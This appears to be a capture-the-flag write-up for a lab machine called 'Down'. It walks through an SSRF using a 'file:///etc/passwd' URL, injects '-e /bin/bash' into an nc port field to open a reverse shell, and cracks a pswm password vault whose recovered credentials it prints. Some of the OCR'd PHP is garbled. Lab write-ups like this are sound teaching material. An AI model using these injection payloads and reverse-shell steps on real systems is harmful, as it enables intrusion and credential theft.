Máquina Down


https://www.vulnlab.com/machines




Reconnaissance

```
|_http-server-header: Apache/2.4.52 (Ubuntu)
| Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
| Nmap done: 1 IP address (1 host up) scanned in 23.56 seconds
```

We start using nmap in order to know port and services running in the target and it reported us the port 22 and 80. We'll explore HTTP since we cannot do nothing with ssh for now.



In http this web exists which we can use to apparently make requests



After some tests, I can figured two things out. First as the image above, if you put two url, it will do a request to each url it receives, the other is that is probably using **curl**.

Explotation

So due to the way it's using curl, we can attemp to a SSRF:

Is that website down, or is it just you?


http://10.10.87.59/; file:///etc/passwd

Is it down?


```
It is up. It's just you! 😝
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
          <img src="/logo.png" alt="Logo":</pre>
          <h2>Is it down or just me?</h2>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:1p:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
aleks:x:1000:1000:Aleks:/home/aleks:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
```

Viewing **index.php** in order to get the webserver-code, we can see that a expert mode exists so lets see it.


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
     <meta name="viewport" content="width=device-width, initial-scale=1.0">
     <title>Is it down or just me?</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
         <img src="/logo.png" alt="Logo">
          <h2>Is it down or just me?</h2>
     </header>
     <div class="container">
<?php
if ( isset($_GET['expertmode']) && _GET['expertmode'] === 'tcp' ) {
    echo '<h1>Is the port refused, or is it just you?</h1>
          <form id="urlForm" action="index.php?expertmode=tcp" method="POST">
              <input type="text" id="url" name="ip" placeholder="Please enter an IP." required><br>
<input type="number" id="port" name="port" placeholder="Please enter a port number." required><br>
<button type="submit">Is it refused?</button>
          </form>';
} else {
  echo '<h1>Is that website down, or is it just you?</h1>
          <form id="urlForm" action="index.php" method="POST">
              <input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
               <button type="submit">Is it down?</button>
          </form>';
 if \ (\ isset(\$\_GET['expertmode']) \ \&\& \ \$\_GET['expertmode'] \ === \ 'tcp' \ \&\& \ isset(\$\_POST['ip']) \ \&\& \ isset(\$\_POST['port']) \ ) \ \{ (\ isset(\$\_POST['ip']) \ \&\& \ isset(\$\_POST['ip']) \ ) \ \} 
  $ip = trim($ POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '
   $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
```



In this new function, if we make a request to a unkown host we will get this error and searching in google we can confirm that is using nc



So lets get a reverse shell:



In order to bypass this, lets use burp:

```
Request
 Pretty
          Raw
                Hex
 1 POST /index.php?expertmode=tcp HTTP/1.1
 2 Host: 10.10.87.59
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
g Content-Length: 36
9 Origin: http://10.10.87.59
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://10.10.87.59/index.php?expertmode=tcp
13 Upgrade-Insecure-Requests: 1
14 DNT: 1
15 Priority: u=0, i
17 ip=10.8.6.189&port=4444 -e /bin/bash
```

```
> nc -nlvp 4444
Connection from 10.10.87.59:44878

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilage Escalation

Once in, investigating the Aleks' home directory, there is a content apparently encrypted in pswm

```
www-data@down:/home/aleks/.local/share/pswm% ls -la
total 12
drwxrwxr-x 2 aleks aleks 4096 Sep 13 2024 .
drwxrwxr-x 3 aleks aleks 6096 Sep 13 2024 ..
-rw-rw-r-- 1 aleks aleks 151 Sep 13 2024 pswm
www-data@down:/home/aleks/.local/share/pswm% cat pswm
www-data@down:/home/aleks/.local/share/pswm
```

So I used this decryptor in order to find the master password and discover Aleks' password

```
SHELL

> python3 pswm-decrypt.py -f code -w /usr/share/wordlists/rockyou.txt

[+] Master Password: flower
[+] Decrypted Data:
+------+
| Alias | Username | Password |
+------+
| pswm | aleks | flower |
| aleks@down | aleks | 1uY3w22uc-Wr{xNHR~+E|
+-------+
```

Once logged as *aleks* we can execute whatever as whoever so lets get the root:

```
aleks@down:~/.local/share/pswm$ sudo -l
[sudo] password for aleks:

Matching Defaults entries for aleks on down:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin,
    use_pty

User aleks may run the following commands on down:
    (ALL:ALL) ALL
```